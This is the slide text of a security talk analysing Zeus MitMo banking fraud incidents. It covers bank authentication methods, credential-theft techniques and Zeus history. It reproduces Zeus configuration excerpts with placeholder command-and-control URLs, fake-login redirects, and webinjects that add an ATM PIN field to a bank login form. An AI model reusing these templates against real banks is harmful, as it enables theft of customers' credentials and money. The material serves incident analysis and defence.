* [Zeus Mitmo]

A real case of banking fraud through mobile phones.

Dani Creus

* [Who]

Dani Creus S21sec

e-crime analyst.

incident handling.

* [What]

Real bank fraud incident.
Spain 2010 / Poland 2011

2FA : mTAN vulnerable.

Infection convergence.
(computer + cellphone)

Updated Fraud Lifecycle

* [Authentication]

ID + Password

Virtual keyboard

2FA

OTP

Code card

Token

SMS : mTAN


* [Credential Theft]

Virtual keyboard

screen/video capturing…


* [Credential Theft: 2FA]

Code card



	A	B	C	D	E	F	G	H
1	212	635	253	432	198	236	149	325
2	113	228	339	446	555	662	774	888
3	212	635	253	432	198	236	149	325
4	953	565	113	228	339	446	555	662
5	212	635	253	432	198	236	149	325
6	953	565	113	228	339	446	555	662
7	212	635	253	432	198	236	149	325
8	953	565	113	228	339	446	555	662
9	212	635	253	432	198	236	149	325
10	953	565	113	228	339	446	555	662

582 365 689



pharming, phishing, injection…

* [Credential Theft : 2FA]

Token

mTAN

…MITM, code Injection

* [Authentication vs Credential theft]

SCREEN-CAPTURING

Virtual keyboard

PHARMING

KEYLOGGING

ID + Password

FORM GRABING

PHISHING

Code card

MITM

OTP

Token

CODE INJECTION

SMS : mTAN

* [Banking Trojans]

…

Bankpatch

SilentBanker

Sinowal

Carberp

SpyEye

ZeuS / Zbot

…

* [Background : Zeus]

AKA : Zbot, PRG, Wsnpoem….

2006/2007 :

From static binary to builder.

2008/2009 :

Improve, improve, improve…

2010/2011:


Version 2.x.

+ Mitmo

Author retired ?

Source Code Leaked

* [Distribution : Zeus]



…Builder (creates Zeus binaries and configs)

* [Configuration : ZEUS]


```
;Build time:    10:10:10 10.10.2010 GMT
;Version:       1.2.4.2

entry "StaticConfig"
  ;botnet "btn1"
  timer_config 60 1
  timer_logs 1 1
  timer_stats 20 1
  url_config "http://MALICIOUS_SERVER/config.bin"
  url_compip "http://MALICIOUS_SERVER/ip.php" 1024
  encryption_key "secret key"
  ;blacklist_languages 1049
end

entry "DynamicConfig"
  url_loader "http://MALICIOUS_SERV
  url_server "http://MALICIOUS_SERV
  file webinjects "webinjects.txt"
  entry "AdvancedConfigs"
    ;"http://OTHER_MALICIOUS_SERVER
  end
  entry "WebFilters"
    "!*.microsoft.com/*"
    "!http://*myspace.com*"
    "!http://*odnoklassniki.ru/*"
    "!http://vkontakte.ru/*"
    "@*/login.osmp.ru/*"
```

config.txt

```
set_url https://www.testbank.com/* G
data_before
<span class="pass_class"><input type="password"*</span>
data_end
data_inject
<br><strong><label for="atmpin">ATM PIN</label>:</strong> <br/>
<span class="pass_class">
<input type="password" accesskey="A" id="atmpin" name="ATMpass"
size="13" maxlength="14" style="width:147px" tabindex="2"/>
</span>
data_end
data_after
data_end
```

webinjects.txt

* [Control Panel : ZEUS]



* [Techniques: Zeus]

Screen capture.

```
23    entry "WebFilters"
24       "!*.NO.com/*"
25       "!http://*target.com*"
26       "https://www.testbank.com/*"
27       "@*/testbank.com/*"
28    end
```

… extracted from config.txt

* [Techniques: Zeus]


Redirect (phishing).


```
36  entry "WebFakes"
37
38    ; TEST BANK
39    "http://www.testbank.com/login.do"
40    "http://www.fakebank/login.php" "pass" ""CCNumber" ""
41
42    ; TEST BANK 2
43    "http://www.testbank2.com/login.do"
44    "http://www.malicious_server/login.php" "pass" ""CCNumber" ""
45
```

…extracted from config.txt

* [Techniques: Zeus]

Code Injection.







```
1  set_url *testbank.com* GP
2  data_before
3  <input id="element_2" name="element_2" class="element text medium" type="text"
   maxlength="255" value=""/>
4  data_end
5  data_inject
6  <li id="li_2" >
7  <label class="description" for="element_3">ATM PIN </label><div>
8  <input id="element_3" name="element_3" class="element text medium" type="text"
   maxlength="255" value=""/>
9  data_end
```


…extracted from webinjects.txt

* [The incident ….]

* [Zeus 2.0.8.9 custom injection]

